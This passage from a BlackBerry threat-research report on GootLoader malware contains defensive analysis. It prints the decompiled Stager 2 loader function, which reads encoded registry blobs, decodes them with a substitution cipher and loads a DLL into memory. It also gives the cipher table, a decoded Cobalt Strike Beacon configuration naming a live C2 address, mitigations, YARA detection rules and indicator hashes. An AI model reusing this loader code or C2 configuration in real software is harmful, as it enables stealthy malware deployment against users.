
The file is not obfuscated further when in memory, and it contains the previously noted "Test()" function. This function plays a pivotal role in decoding the second and final payload of GootLoader.

Powershell.dll

The first payload of Stager 2 is a small DLL, only 15KB in size. The goal of this first payload is to decode the second and far larger payload.

The steps involved in this process via the function Test(), also shown in Figure 15, are as follows:

- Read the truncated blobs of code located in the SOFTWARE\Microsoft\Phone\%Username% registry key.
- Enumerate all the chunks of code.
- Use a replace sequence to decode data:
  The second payload is encoded with a simple cipher provided with the .NET DLL payload. This function will attempt to replace the encoded data using a replace sequence to produce the true second payload.
- Dynamically load the DLL into memory:
  Like the first payload of Stager 2, the payload itself does not drop its file to disk. Instead, it is loaded into memory and executed once decoded.


Read truncated blob in %Phone%\{Username}
Enumerate each blob
Replace sequence to decode data
Dynamically load and run into memory

```
public static string Test()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Phone\\" +
      Environment.UserName);
    if (registryKey != null)
    {
        string text = "";
        for (int i = 0; i < 99999; i++)
        {
            string text2 = "";
            try
            {
                text2 = registryKey.GetValue(i.ToString()).ToString();
            }
            catch
            {
            }
            if (text2.Length == 0)
            {
                break;
            }
            text += text2;
        }
        registryKey.Close();
        text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t",
          "3").Replace("y", "4").Replace("u", "5").Replace("i", "6").Replace("o", "7").Replace("p",
          "8").Replace("s", "9").Replace("q", "A").Replace("h", "B").Replace("j", "C").Replace("k",
          "D").Replace("l", "E").Replace("z", "F");
        byte[] data = Open.STBA(text);
        Open.DynamicDllLoader dynamicDllLoader = new Open.DynamicDllLoader();
        bool flag = dynamicDllLoader.LoadLibrary(data);
        Console.WriteLine("Loaded: " + flag);
        if (flag)
        {
            uint procAddress = dynamicDllLoader.GetProcAddress("mono_trace");
            Console.WriteLine("Handle: " + procAddress);
        }
        Console.ReadKey();
    }
    return "Install";
}
```

Figure 15: Breakdown of Test()

For convenience, a cipher table has been carved out of the image above and is displayed below. Though the payloads of GootLoader have evolved, this cipher has not changed from one sample or campaign to the next, since its inception.

Letter	Converted Hex character	Letter	Converted Hex character
q	000	**p**	8
v	0	**s**	9
w	1	**q**	A
r	2	**h**	B
t	3	**j**	C
y	4	**k**	D
u	5	**l**	E
i	6	**z**	F

- 7

Though the second payload can vary, in 2022, GootLoader has most commonly dropped and deployed a Cobalt Strike Beacon. Once executed, this beacon will attempt to reach out to its Cobalt Strike infrastructure and potentially pull down even more malware or malicious tooling.

Like the first payload, this can be manually decoded using the cipher found within the first payload, resulting in another Windows DLL.

The content of this Cobalt Strike Beacon is obfuscated. However, it can be decoded to reveal the configuration of the beacon, as seen below.

```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 60000,
  "jitter": 0,
  "maxgetsize": 1048576,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 1580103824,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "146.70.29.237",
    "port": 443,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnCZHWnYFqYB/6gJdkc4MPDTtBJ20nkEAd3tsY4tPKs8MV4yIjJb5Ctlrb
HjzP1oD/1AQsj6EKlEMFIKtakLx5+VybrMYE+dDdkDteHmVX0AeFyw001FyQVlt1B+OSNPRscKI5sh1L/ZdwnrMy6S6nNbQ5N5hls6k2kgNO5nQ
IDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=="
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/__utm.gif",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print"
      ]
    }
  },
  "http-post": {
    "uri": "/submit.php",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "SetThreadContext",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "min_alloc": 0,
    "startrwx": true,
    "stub": "IiuPJ9vfuo3dVZ7son6mSA==",
    "transform-x86": null,
    "transform-x64": null,
    "userwx": true
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
  "stage": {
    "cleanup": false
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```

Conclusion

GootLoader initially rose to notoriety as the sophisticated multi-staged downloader of GootKit malware. Over the years, this dropper has become more advanced in its payload delivery, and it has diversified its payload capabilities beyond just delivering its namesake malware.

GootLoader has found great success in using SEO poisoning techniques to position links to its malware prominently in internet search results, luring in as many unsuspecting victims as possible. Though not directly targeted, the lure documents used to deliver the malware can indicate specific targets, notably (and most recently) legal institutions and property development companies in the United States and Germany.

To attract these specific audiences, links to Trojanized documents are posted to online forums, to entice people working in specific industries who might be seeking to download niche information.

The malware still seems to be in active development, with recent changes to its core Stager 1 component now modified to break open-source tooling that has been commonly used by the security industry to decode GootLoader's IoCs.

Another danger of GootLoader is the diversity of its payload. Though more recent samples have appeared to focus on deploying Cobalt Strike Beacons, the malware has been known to deploy banking Trojans and even ransomware.

GootLoader Mitigation Tips

URL Analysis: GootLoader preys on victims using SEO-poisoning techniques to host documents containing its initial malicious stages. Determining if URLs are benign or malicious could play a pivotal role in preventing a victim clicking on a link hosting malware. (MITRE D3FEND™ technique D3-UA)

Decoy File: GootLoader deceives the victim by disguising its initial stage as a free downloadable document on a niche internet forum. (MITRE D3FEND™ technique D3-DF)

Client-Server Payload Profiling: GootLoader is hosted on compromised sites. Determining whether a payload is malicious in advance can prevent the victim from downloading the malicious lure document onto their device. (MITRE D3FEND™ technique D3-CSPP)

File Hashing: Deploying a hashing detection on a device can be an effective way of blocking/quarantining malware if it appears on a device. (MITRE D3FEND™ technique D3-FH)

File Content Rules: Searching the contents of a file via pattern matching like YARA is a strong way of determining if a file is benign or malicious. (MITRE D3FEND™ technique D3-FCR)

System Configuration Permissions: Having a system locked down to specific users could prevent both the running of malicious files, and the registry creation of GootLoader. (MITRE D3FEND™ technique D3-SCP)

Process Spawn Analysis: Having visibility into spawned processes, like suspicious use of wscript.exe or PowerShell.exe, could give insight into a malicious threat executing on a victim system. (MITRE D3FEND™ technique D3-PSA)

Network Traffic Filtering: GootLoader attempts to download its Stager payloads and also attempts to reach out to its beaconing C2. Having visibility and filtering can lead to malicious traffic being intercepted and dropped. (MITRE D3FEND™ techniques D3-NTF and D3-UA)

YARA Rule for GootLoader

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"
import "math"
import "hash"

rule Mal_Downlaoder_Win32_GootLoader_Cipher_DLL

{
   meta:
   description = "Detects Stager 2 of GootLoader .NET payload"
   author = "BlackBerry Threat Research"
   date = "2022-06-23"
   license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any
user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research &
Intelligence Team"

   strings:
      $x0 = "DynamicDllLoader"
      $x1 = "powershell"
      $x2 = "Replace"
      $x3 = "RegistryKey"
      $x4 = "OpenSubKey"
      $x5 = "\\Microsoft\\Phone\\" wide
      $x6 = "Test"
      $x7 = "powershell.dll"
      $x8 = "ReadKey"
      $x9 = "Invoke"
      $x10 = "Console"


   condition:

      //PE File
      uint16(0) == 0x5a4d and

      // DotNet Imports
      pe.imports("mscoree.dll", "_CorDllMain") and

      // Original Filename
      pe.version_info["OriginalFilename"] == "powershell.dll" and

      // File Version 0.0.0.0
      pe.version_info["FileVersion"] == "0.0.0.0" and

      //All Strings
      all of ($x*)
}
```

```
import "pe"
import "math"
import "hash"


rule Mal_Downlaoder_Win32_GootLoader_Stager2

{
    meta:
    description = "Detects Stager 2 of GootLoader JavaScript"
    author = "BlackBerry Threat Research"
    date = "2022-06-23"
    license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any
user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research &
Intelligence Team"

    strings:
                    $x0 = {4d 69 22 2b 22 63 72 6f 22 2b 22 73 6f 22 2b 22 66 74 5c 5c 50 68 22 2b 22 6f 6e 22 2b 22 65 5c 5c}
                    $x1 = {53 68 65 6c 6c 45 78 65 63 75 74 65}
                    $x2 = {4d 67 41 78 41 44 6b 41 4f 41}
                    $x3 = {76 61 72}
                    $x4 = {52 65 67 52 65 61 64}
                    $x5 = {57 53 63 72 69 70 74 2e 43 72 65 61 74 65 4f 62 6a 65 63 74}
                    $x6 = {70 6f 77 27 2b 27 65 72 27 2b 27 73 68 27 2b 27 65 6c 6c 2e 65 27 2b 27 78 65}

    condition:

        //All Strings
        all of ($x*)
}
```

Indicators of Compromise (IoCs)

Stager 1 (ZIP)
568eeaab68afe15f420fcdc4ac5174dfae9cb1b56b365ddf0951dee35f916dff

Stager 1 (JavaScript)
1bc77b013c83b5b075c3d3c403da330178477843fc2d8326d90e495a61fbb01f

Stager 2 (Post May 2022)
640d75d1f3ef23a65c5554b1e86281abbc14e62ee878fda119ce0be910526438
e4f452c452695ef4dd61042d77ec9dfa6a803a3ef82878b66b0b08780350efa6
6c4bc6376afa8933e2556c688ec911642bcd86d44120cdd69240f0197fa08b9f

Payload (Powershell.dll)
f1b33735dfd1007ce9174fdb0ba17bd4a36eee45fadcda49c71d7e86e3d4a434
f9093510dda650e214fbf48060a645136053ab1525919ead95c63915be06931c
abd2ce37c207b5d24fe39e56ca6688dda8ce63532400216a13e1735e49b03050
17a02009a19067b34651efe7a5c98ed1d7a110d794cc1ab1af8bd288207b0836
2fcd6a4fd1215facea1fe1a503953e79b7a1cedc4d4320e6ab12461eb45dde30
b7c880252ed3ebf9a11fcdff5186008ee59785c17a68861511fe5116cbe2ab79
15645d983a3a31e1c3cfe651f2ce5613939f221b2ebeee2a1e2f1aa2ecf94c29
338fe8dc488962ca3a44c297cc457999be5ba61d4268e8289b8abd69893447e3
796c5fdd403ea0c247e062b0e206e03cbce62561c00bf0e28b7465125375a996
7c170097ded546d1bbd3d4550e26a4cb3e78629f37469b4c28a97a576be43c03

Payload (Cobalt Strike Beacon)
0258da19a8fa78a824bd2b43f36ffbb61cb8f7571971a1360cc2933175f27b4a

Registry Key Adds
SOFTWARE\Microsoft\Phone\%Username%
SOFTWARE\Microsoft\Phone\%Username%0

References

https://github.com/hpthreatresearch/tools/blob/main/gootloader/decode.py

https://redcanary.com/wp-content/uploads/2022/05/Gootloader.pdf

https://thedfirreport.com/2022/05/09/seo-poisoning-a-gootloader-story/

https://twitter.com/GootLoaderSites/status/1524861015812456485?s=20&t=uMZt5e5BHzdZfN7st_hPYA


BlackBerry Assistance

If you’re battling this malware or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

Further Reading


BlackBerry.
Intelligent Security. Everywhere.
THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER.
BlackBerry.com/beacon
FINDING BEACONS

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back